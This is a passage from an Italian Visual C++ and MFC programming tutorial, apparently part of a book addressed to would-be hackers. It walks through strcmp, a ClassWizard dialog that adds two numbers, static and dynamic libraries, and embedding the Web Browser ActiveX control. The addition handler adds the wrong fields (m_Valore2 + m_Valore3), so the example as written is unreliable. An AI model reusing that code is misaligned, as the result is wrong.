

```
char    a[] = "Ciao";
char    b[] = "Flavio";
```


```
if(!strcmp(a,b)) ….
```

Oppure :

```
while(strcmp(a,b)) ….
```

In linea di massima i concetti di Windows


Sotto DOS esistevano diverse funzioni che permettevano di eseguire l'input/output sull'interfaccia utente.
Chiaramente queste funzionalità sono importantissime in quanto all'interno di un programma la maggior parte del codice è quasi sempre legato alla gestione dell'input da parte dell'utente ed in particolar modo al controllo d quanto digitato e successivamente, dopo l'elaborazione dei dati, al suo output sulle maschere video.
La filosofia Object Oriented ha costituito un ambiente ottimale per creare tutti gli oggetti che possono permettere questa interazione con l'utente in ambiente Windows.
Gran parte del lavoro viene svolto, fortunatamente, dai vari Wizard disponbili con i vari sistemi di sviluppo.
Spesso la strutturazione dei programmi, in questo ambiente, è abbastanza complessa in particolar modo per quanto riguarda ad esempio il modello offerto dalle classi MFC distribuite con visual C++.
Dicevamo che fortunatamente spesso dobbiamo solo limitarci a posizionare degli oggetti selezionati da menu o toolbar sopra le dialog create automaticamente dal sistema di sviluppo.
Una volta posizionati questo oggetti, ci saranno delle variabili che li identificheranno e queste verranno usate per accedere ai vari metodi inclusi dentro alle classi da cui questi derivano, che ci permetteranno di manipolare i vari contenuti.
Facciamo un esempio pratico utilizzando il Visual C++.
Attiviamolo e richiediamo, mediante scelta da menu, di creare un nuovo progetto di tipo MFC dandogli come nome prova.

Proseguendo selezioniamo un progetto di tipo DIALOG BASED.
Visual C++ gestisce tre tipi fondamentali di progetti ciascuno dei quali tratta in un certo modo l'interfaccia utente.
Chiaramente per l'esempio ho scelto quello più semplice in quanto di fatto non è pretesa di questo testo essere una guida approfondita di programmazione in ambiente Windows.

Lasciamo gli altri parametri di default fino a quando Visual Studio creerà la dialog di lavoro a video.

Windows è sempre stato, si dai primi tempi, EVENT BASED ovvero basato agli eventi o ai messaggi.
In pratica il sistema intercetta qualsiasi evento identificando l'oggetto a cui è destinato.
Chiaramente il codice scritto dall'utente può intercettare e trattare tale messaggio o ignorarlo.
Prendiamo ad esempio un pulsante.
Premendolo verrà generato un evento destinato a questo, intercettando il quale sarà possibile creare del codice in funzione di questo.
L'implementazione delle classi MFC ha permesso di incapsulare anche i messaggi facendoli diventare una proprietà intercettabile degli oggetti stessi.
La dialog di default viene creata con tre oggetti di default sopra ovvero un campo statico con un scritta e due pulsanti.
Ora cancelliamo tutti questi tre oggetti da video.
Supponiamo di voler creare un programma che inserendo due valori in due campi di edit, dopo aver premuto un pulsante, visualizzi il risultato in un terzo campo.
Inseriamo tre campi di edit :

Ora dovremo identificare i tre campi in modo tale che sfruttando i vari metodi a disposizione per questi tipi di oggetti sia possibile leggere e settare i valori.
Posizioniamoci sul primo e dopo aver premuto il tasto destro del mouse scegliamo il CLASS WIZARD.
Il class wizard ci permette di fare due cose e precisamente di attribuire dei nomi agli oggetti e di intercettare gli eventi su di questi.
Per creare tre variabili che identificheranno i tre campi selezioniamo il tabulatore Member Variables.
I questo ci verranno mostrati gli oggetti a video.
Selezionandoli e scegliendo Nuova Variabile potremo selezionare un nome identificativo e un tipo.

Scegliamo IDC_EDIT1, premiamo Add Variable e damogli un nome e selezioniamo come tipo INT

Ripetiamo cambiando nome per tutti i tre i campi di edit.
In pratica nel nostro programma avremo tre variabili m_Valore1, m_Valore2 e m_Valore3 che avranno tutte le proprietà dei campi Cedit.

Andate a vedere le proprietà dei campi Cedit e vedrete quali sono i metodi che permettono di gestirle.
Ora dovremo invece intercettare il messaggio creato premendo il pulsante.
Seezioniamo il pulasante e dopo aver pigiato il tasto destro del mpuse selezioniamo Class Wizard.
Questa volta però selezioneremo il tabulatore Message Map.
In base ai tipi di messaggi possibili per il tipo di oggetto selezionato ci verranno mostrate le possibilità di scelta.
Nel caso di pulsanti della classe Cbutton i messaggi possibili sono BN_CLICKED e BN:DOUBLECLICKED.
Selezioniamo il primo e premiamo Add Function.

Dopo la creazione nela lista in basso comparirà la fnzione relativa alla gestione del messaggio.
Selezioniamo direttamente edit code in modo da entare subito nell'edit della funzione.

```
void CProvaDlg::OnButton1()
{
	// TODO: Add your control notification handler code here

}
```

Posizioniamocie dentro e scriviamo :

```
void CProvaDlg::OnButton1()
{
	UpdateData(TRUE);
	m_Valore3 =  m_Valore2 + m_Valore3;
	UpdateData(FALSE);
}
```

La prima e l'ultima funzione UpdateData() servono ad aggiornare i campi.
Con parametro TRUE legge i valori dalla dialog e li assegna alle variabili, mentre con parametro FALSE dfa il contrario.
In questo caso il programma è terminato.
Basterà compilarlo e provarlo.
L'esempio era solo orientato a farvi vedere come è possibile creare variabili che rappresentano oggetti di una certa classe e come ciascuna di queste possiede attributi e metodi atti a gestirle.
Ricordatevi sempre che le classi sono tante e i metodi sono un infinità per cui è sempre necessario avere l'help sottomano.
Andando a vedere per ogni tipo di classe vedrete la gerarchia, ad esempio quella che segue è relativa ai campi di tipo Cedit.

Ora vedremo a caso alcune classi particolari dalle quali si potrà comprendere la logica di funzionamento del Visual C++.
Sicuramente il discorso della programmazione in Visual C++ non è una cosa che è possibile apprendere soltanto leggendo le poche pagine di questo testo, ma sicuramente vedendo come vengono gestiti certi tipi di oggetti risulterà più semplice comprendere la logica che poi alla fine è alla base di tutti gli oggetti inclusi in un linguaggio Visual.
Ve lo ripeto nuovamente.
Quando scrivete un programma pensate passo a passo tutto quello che deve fare questo e cercate nell'ambito degli oggetti a disposizione quelli che dispongono delle caratteristiche migliori per riuscire a risolvere certi tipi di problemi.
Quando tenevo corsi di programmazione come primi algoritmi dicevo agli alunni di gestire quello relativo al compito di alzarsi da dove si è seduti e di andare a comprare le sigarette.
Questo problema eseguito a step si risolverebbe in un serie di azioni e di valutazioni mediante le quali si esegue la scelta delle istruzioni successive.
Ad esempio potremmo dire :



```
Ci alziamo
Iniziamo a camminare
Arrivati alla porta guardiamo se questa è aperta
Se è chiusa la apriamo
Se è già aperta proseguiamo a camminare
….
```

Io programma è la stessa cosa.
Pensate a cosa dovete fare partendo dal presupposto che logicamente il tutto lo possiamo già suddividere in alcuni tipologie di azioni come ad esempio :

```
OPERAZIONI LEGATE ALLA GESTIONE DELL'INPUT/OUTPUT  DALL'INTERFACCIA UTENTE
OPERAZIONI DI MEMORIZZAZIONE SU FILES DEI DATI
OPERAZIONI INTERNE DI CALCOLO
OPERAZIONI DI GESTIONE PERIFERICHE (STAMPANTI, MODEM, RETI)
```

Pensate che gran parte del programma è sempre legato alla gestione del dialogo con l'utente.
Il controllo dei dati inseriti occupa gran parte degli algoritmi tanto che se il programma fosse di fatto per uso personale potremmo ridurre notevolmente il codice eliminando quello relativo ai controlli, agli abbellimenti estetici, all'adattamento dei dati ecc.
Ad esempio se un istruzione di memorizzazione in database di una data pretendesse il formato :

```
#12/27/2001#
```

per uso personale potremmo scrivere direttamente la data in quel modo cosa che se invece il programma è destinato a qualche altra persona sarebbe impensabile pretendere che questa scrivesse in questo modo la data richiesta.
Tutto questo per dire che, come ho appena detto, l'help indirizzato alla ricerca delle funzionalità è una cosa fondamentale.

Dovete inserire un valore di un IP ?
Cercate nelle classi e troverete la classe CIPAddressCtrl che permette di gestire l'input nel formato giusto.
Una volta trovata la classe guardate i metodi che contiene per vedere come è possibile leggere il valore imputato, come cambiare la formattazione, ecc.

Nell'immagine di prima vediamo appunto i metodi della classe portata ad esempio.
Se ad esempio volessimo gestire su una nostra dialog un campo di questo tipo, lo potremmo posizionare visivamente, dichiarare una variabile derivata da questa classe mediante il Class Wizard e poi usare tramite il nome da noi assegnato tutti metodi che ci interessa usare per svolgere certi compiti.
Supponendo che abbiamo chiamato ipValue la variabile della classe CIPAddressCtrl, potremmo sapere se il valore è nullo tramite la chiamata a :





```
if(ipValue.IsBlank()) ….
```

Riporterò nuovamente la metodologia di creazione di un programma sperando che serva a chiarire il concetto da cui parte la creazione di un programma.
Esistono alcune argomentazioni le cui caratteristiche vengono riportate su volumi che non di rado superano le 800 pagine.
Prendiamo ad esempio il manuale di Microsoft Jet che possiede 800 pagine pulite.
Alcune volte tutti i nozionismi riportati su questi risultano esagerati per gli scopi che ci si prefigge di raggiungere e comunque un inizio piu' dolce a volte riesce ad evitare la confusione che spesso nasce scontrandosi all' inizio con documentazioni ciclopiche.
Come dicevo spesso un piccolo esempio funzionante costituisce una buona base su cui poi aggiungere tutti gli altri nozionismi.
Nel caso del Visual C++ esiste il Developer Studio con il suo Class Wizard che permette di raggiungere immediatamente dei risultati.

Senza contare che a volte quello che si riesce fare con questo e' piu' che sufficiente per quello che si vuole fare.

Il seguente capitolo non contiene un trattato di teoria pura ma, argomento dopo argomento, mostra come affrontare certe problematiche con il class wizard, nella forma sufficiente per permettere all'utilizzatore di scriversi alcune piccole utility.

Tutti gli esempi sono semplicissimi e vengono mostrati passo a passo anche con l' aiuto di immagini.
La semplicità sta nel fatto che qui la programmazione vuole essere solo uno dei tanti strumenti che l'hacker completo deve possedere.
Come abbiamo già detto tutti gli argomenti trattati in questo libro possono essere relativi sia a Windows che a Linux.
Il discorso sulla programmazione relativo al secondo ambiente verrà visto in un capitolo indipendente.
In ogni caso qui non ci si prefigge traguardi complicati ma si vuole solo mostrare le tecniche per eseguire certe funzioni.
Se ad esempio l' argomento sono le finestre suddivise magari le dialog che verranno create per costituire le viste non conterranno neppure campi.
Una volta imparata la tecnica i campi da inserire li selezionerete voi.
Normalmente sono sempre stato ostile a certi volumi che seguivano esageratamente passo a passo la creazione di un programma preferendo altri testi che curavano maggiormente l' aspetto teorico fornendo quantita' notevoli di nozionismi entro i quali spesso era complicato raccapezzarsi.
Anche gli altri volumi che avevo scritto erano indirizzati a persone che conoscevano la materia.
In questo caso ho voluto dedicare quanto segue a tutte quelle persone che hanno iniziato da poco.
Non e' neppure richiesta una conoscenza molto approfondita del C++ in quanto, come ho gia' detto, gli esempi sono documentati passo a passo e le linee di codice da scrivere sono veramente pochissime.
Una cosa molto importante da capire in relazione al discorso fatto fino ad ora legato alla parte algoritmica è quello che permette di comprendere come sono strutturate le librerie di funzioni.
In altre parti del volume abbiamo visto come di fatto viene trattato il programma dalla copia di programmi costituita dal compilatore e dal link e quindi qui non ripeteremo il discorso dal punto di vista a basso livello ma semplicemente specificheremo quello che è il concetto di libreria.
Questo concetto è importantissimo in quanto successivamente utilizzeremo alcune librerie di funzioni legate alla creazione e alla manipolazione dei protocolli.
Con il passare degli anni anche il concetto di libreria si è modificato anche se soltanto a livello pratico di utilizzo e non dal punto di vista concettuale.
Una libreria come tutti facilmente capiscono è di fatto una raccolta di testi, ciascuno dei quali tratta i suoi argomenti.
Se dovessimo sviluppare qualche ricerca legata ad uno di questi sarebbe sufficiente andare a cercare il volume che tratta questo e utilizzarlo per quello che ci offre.
La stessa cosa è nell'ambito della programmazione.
Come avete visto le funzioni possono essere viste come raccolte di linee di programma orientate alla soluzione di un determinato problema.
La scrittura di queste in un modo sufficientemente indipendente dal programma ci permetterebbe di salvare questa funzione da qualche parte, in formato già compilato, e quindi di utilizzarla in altri programmi facendo semplicemente riferimento al suo nome.
Il corpo con il codice operativo verrebbe poi aggiunto al nostro programma senza avere la necessità di riscriverlo.
In pratica il link eseguirebbe, se cosi si può dire, una copia del codice compilato dentro al nostro software.
Una libreria non è una sola funzione ma un insieme di queste.
Dicevamo prima che con il passare del tempo la tipologia delle librerie è cambiato.

Siamo passati dalle librerie statiche classiche, quelle che avevano come estensione .LIB , a quelle dinamiche incluse dentro a determinate DLL fornite con sistemi operativi come Windows.
Stiamo parlando di quest'ultimo OS in quanto altri come Unix possiedono ancora soltanto il primo tipo.
L'evoluzione degli strati relativi al sistema operativo ha permesso l'inserimento di nuove tecnologie le quali sono state utilizzate per adottare altri sistemi per fornire ai programmi funzionalità derivanti da moduli esterni preesistenti.
Sto riferendomi sempre ad un'altra tecnologia Microsoft ed esattamente a quella legata ad ActiveX.
Facciamo un esempio pratico.
Tanti anni fa, agli albori dell'informatica domestica, quando uno si trovava nella necessità di scrivere un determinato software l'unica soluzione era quella di studiarsi gli algoritmi di gestione, come ad esempio rifacendosi agli algoritmi descritti matematicamente in volumi come in quelli intitolati "L'arte della programmazione dei computer" di Knuth, e quindi la loro riscrittura nel formato supportato dal linguaggio scelto.
Con il passare del tempo molte società commerciali e non hanno incorporato dentro a librerie distribuite pubblicamente delle funzioni e quindi i programmatori si sono ritrovati sempre di più con dei patrimoni funzionali già esistenti.
Lo stesso linguaggio C, come abbiamo visto prima, non supporta quelle definite come variabili stringa, ovvero con al loro interno sequenze di caratteri ASCII.
In ogni caso lo stesso linguaggio dispone di funzioni che permettono di manipolare queste sequenze dando l'impressione di trattare delle stringhe.
Questo perché con il linguaggio C sono state fornite delle librerie standard le quali includevano alcune funzioni come ad esempio quelle legate alla manipolazione di stringhe (strcpy,strcmp, strcat ecc.)
Qualsiasi programmatore che dovesse gestire delle stringhe non avrebbe più dovuto riscrivere gli algoritmi idonei ma sarebbe stato sufficiente che questo facesse riferimento a queste funzioni e poi in fase di link che collegasse i files .LIB con all'interno il codice di queste.
Questo metodo collega staticamente la libreria in memoria in modo tale che alla lettura del file eseguibile queste funzioni verrebbero lette anch'esse all'interno di questa.
L'evoluzione legata a Windows ha portato alla scrittura delle librerie dinamiche le quali funzionalmente sono identiche alle altre statiche solo che il caricamento in memoria avviene solo al momento del richiamo delle funzione.
In pratica la libreria invece di essere presente dentro ad un file .LIB è contenuta dentro ad un file .DLL la quale viene letta al momento del suo utilizzo ed oltre tutto può essere condivisa da più programmi.
Capite che esistono alcune librerie standard e quindi nel caso del vecchio DOS i programmi potevano essere letti uno per volta e quindi anche le librerie collegate ai software sarebbero state presenti nella RAM solo abbinate ad un singolo programma.
La gestione multitasking offerta da Windows ha fatto si che più programmi potessero essere letti in memoria allo stesso tempo.
La libreria dinamica permette la condivisione di questa tra più moduli eseguiti.
La metodologia ACTIVEX a permesso di creare un altro sistema adatto ad ofrire funzionalità particolari in ambiente Windows.
Tutti i linguaggi presenti in questo ambiente possono espandere le loro funzionalità selezionando dalle varie toolbar presenti nei sistemi di sviluppo, gli oggetti OCX precedentemente letti e resi disponibili.
Possiamo fare un esempio molto semplice che ci permette di scriverci la nostra base relativa ad un intero BROWSER Internet.
Utilizziamo Visual Studio per crearci una base sulla quale successivamente potremo aggiungere altre funzioni facendo diventare il software un nostro strumento personalizzato.
Prima di iniziare possiamo dire che Microsoft ha inserito le funzioni legate alla gestione di un BROWSER dentro ad un activex presente tra quelli del nostro sistema.
Iniziamo il progetto selezionando dal menu FILE la voce NEW e successivamente selezionando progetto MFC eseguibile

Diamo un nome al progetto e andiamo avanti selezionando poi come tipologia quella legata all'interfaccia singolo documento.

Selezioniamo le opzioni di default fino all'ultima maschera dopo di che Visual Studio genererà il codice e selezioniamo in questa la vece CformView sotto BaseClass.

Dopo che il sistema di sviluppo ci posizionerà nella finestra di partenzaza dovremo importare dentro alla toolbar con gli oggetti posizionabili sulla dialog appena creata quello relativo al browser internet presente nel nostro sistema come ActiveX.
Selezioniamo PROJECT->ADD TO PROJECT->COMPONENTS AND CONTROLS e poi ancora REGISTERED ACTIVEX CONTROLS.
Ora scegliamo MICROSOFT WEB BROWSER.
Visual studio ci avvertirà dell'intenzione di creare la classe con all'interno I dati e I metodi di quest'oggetto all'interno del file CWebBrowser2.h.
Il link avviene dinamicamente con l'activeX che contiene questo componente ma la dichiarazione degli oggetti la potremo fare usando le specifiche definite dentro a questo file di INCLUDE.
Ora all'interno della TOOLBAR dove sono presenti i componenti inseribili dentro alla dialog che abbiamo editata a video, ci troviamo anche l'icona relativa al componente appena importato.
Piazziamo ora il controllo i modo che questo tenga quasi tutta la dialog con l'esclusione di una parte in alto in cui dovremo inserire il campo dove specificare il link all' URL.
Ingrandiamo anche la dialog portandola a dimensioni sufficientemente ampie da sembrare un browser vero e proprio.
Inseriamo in alto due pulsanti per eseguire la navigazione avanti ed indietro, due per lo stop e per il reload e poi inseriamo anche un campo d'edit.

Al momento dell'importazione del componente OCX il sistema di sviluppo ha creato una classe con all'interno tutti i metodi e le proprietà relative al Browser Microsoft.
La classe può essere utilizzata per la definizione di una variabile la quale rappresenterà il nostro browser all'interno del programma.



```
class CWebBrowser2 : public CWnd
{
protected:
	DECLARE_DYNCREATE(CWebBrowser2)
public:
	CLSID const& GetClsid()
	{
		static CLSID const clsid
			= { 0x8856f961, 0x340a, 0x11d0, { 0xa9, 0x6b, 0x0, 0xc0, 0x4f,
0xd7, 0x5, 0xa2 } };
		return clsid;
	}
	virtual BOOL Create(LPCTSTR lpszClassName,
		LPCTSTR lpszWindowName, DWORD dwStyle,
		const RECT& rect,
		CWnd* pParentWnd, UINT nID,
		CCreateContext* pContext = NULL)
	{ return CreateControl(GetClsid(), lpszWindowName, dwStyle, rect, pParentWnd,
nID); }
```

```
    BOOL Create(LPCTSTR lpszWindowName, DWORD dwStyle,
               const RECT& rect, CWnd* pParentWnd, UINT nID,
               CFile* pPersist = NULL, BOOL bStorage = FALSE,
               BSTR bstrLicKey = NULL)
       { return CreateControl(GetClsid(), lpszWindowName, dwStyle, rect, pParentWnd,
nID,
               pPersist, bStorage, bstrLicKey); }

// Attributes
public:

// Operations
public:
       void GoBack();
       void GoForward();
       void GoHome();
       void GoSearch();
       void Navigate(LPCTSTR URL, VARIANT* Flags, VARIANT* TargetFrameName, VARIANT*
PostData, VARIANT* Headers);
       void Refresh();
       void Refresh2(VARIANT* Level);
       void Stop();
       LPDISPATCH GetApplication();
       LPDISPATCH GetParent();
       LPDISPATCH GetContainer();
       LPDISPATCH GetDocument();
       BOOL GetTopLevelContainer();
       CString GetType();
       long GetLeft();
       void SetLeft(long nNewValue);
       long GetTop();
       void SetTop(long nNewValue);
       long GetWidth();
       void SetWidth(long nNewValue);
       long GetHeight();
       void SetHeight(long nNewValue);
       CString GetLocationName();
       CString GetLocationURL();
       BOOL GetBusy();
       void Quit();
       void ClientToWindow(long* pcx, long* pcy);
       void PutProperty(LPCTSTR Property_, const VARIANT& vtValue);
       VARIANT GetProperty_(LPCTSTR Property_);
       CString GetName();
       long GetHwnd();
       CString GetFullName();
       CString GetPath();
       BOOL GetVisible();
       void SetVisible(BOOL bNewValue);
       BOOL GetStatusBar();
       void SetStatusBar(BOOL bNewValue);
       CString GetStatusText();
       void SetStatusText(LPCTSTR lpszNewValue);
       long GetToolBar();
       void SetToolBar(long nNewValue);
       BOOL GetMenuBar();
       void SetMenuBar(BOOL bNewValue);
       BOOL GetFullScreen();
       void SetFullScreen(BOOL bNewValue);
       void Navigate2(VARIANT* URL, VARIANT* Flags, VARIANT* TargetFrameName, VARIANT*
PostData, VARIANT* Headers);
       long QueryStatusWB(long cmdID);
       void ExecWB(long cmdID, long cmdexecopt, VARIANT* pvaIn, VARIANT* pvaOut);
       void ShowBrowserBar(VARIANT* pvaClsid, VARIANT* pvarShow, VARIANT* pvarSize);
       long GetReadyState();
       BOOL GetOffline();
       void SetOffline(BOOL bNewValue);
       BOOL GetSilent();
       void SetSilent(BOOL bNewValue);
       BOOL GetRegisterAsBrowser();
       void SetRegisterAsBrowser(BOOL bNewValue);
       BOOL GetRegisterAsDropTarget();
       void SetRegisterAsDropTarget(BOOL bNewValue);
       BOOL GetTheaterMode();
       void SetTheaterMode(BOOL bNewValue);
       BOOL GetAddressBar();
       void SetAddressBar(BOOL bNewValue);
```

```
        BOOL GetResizable();
        void SetResizable(BOOL bNewValue);
};
```

La struttura riportata mostra i metodi tra cui ad esempio

```
        void GoBack();
        void GoForward();
        void GoHome();
        void GoSearch();
        void Refresh();
        void Stop();
```

che corrispondono ai normali tasti destinati alla navigazione che ritroviamo dentro a Internet Explorer.
Ora dobbiamo creare una variabile la quale si interesserà di contenere la stringa relativa al URL specificato dentro al campo CEdit posizionato sulla dialog.
Per fare questo premiamo il tasto destro del meduse e selezioniamo ClassWizard.
Sui tabulatori premiamo il tab con Member Variables.
In una lista ci verranno mostrati gli ID dei componenti inseriti sulla dialog.
Scegliamo quello legato al campo d'edit e premiamo i pulsante AddVariable.
Diamo alla variabile il nome di m_Url come mostrato nell'immagine che segue.

A questo punto questa variabile servirà a leggere il valore da utilizzare come link per la navigazione.
Per rendere valida la lettura dovremo intercettare la perdita di fuoco del campo d'edit.
In altre parole ci posizioneremo nel campo, specificheremo l'URL e quando con il tasto TAB usciremo da questo il browser leggerà il valore e lo utilizzerà con le funzioni presenti nell'oggetto BROWSER.
Questo significa che da questa mascher in cui abbiamo creato la nuova variabile ne dovremo creare un'altra relativa all'oggetto BROWSER.
Selezioniamo l'ID di questo e premiamo nuovamente il tasto ADD VARIABLE.

La variabile la chiamiamo m_Browser.
Ora selezioniamo il tabulatore MessageMaps sempre presente nella dialog su cui abbiamo dichiarato le variabili.
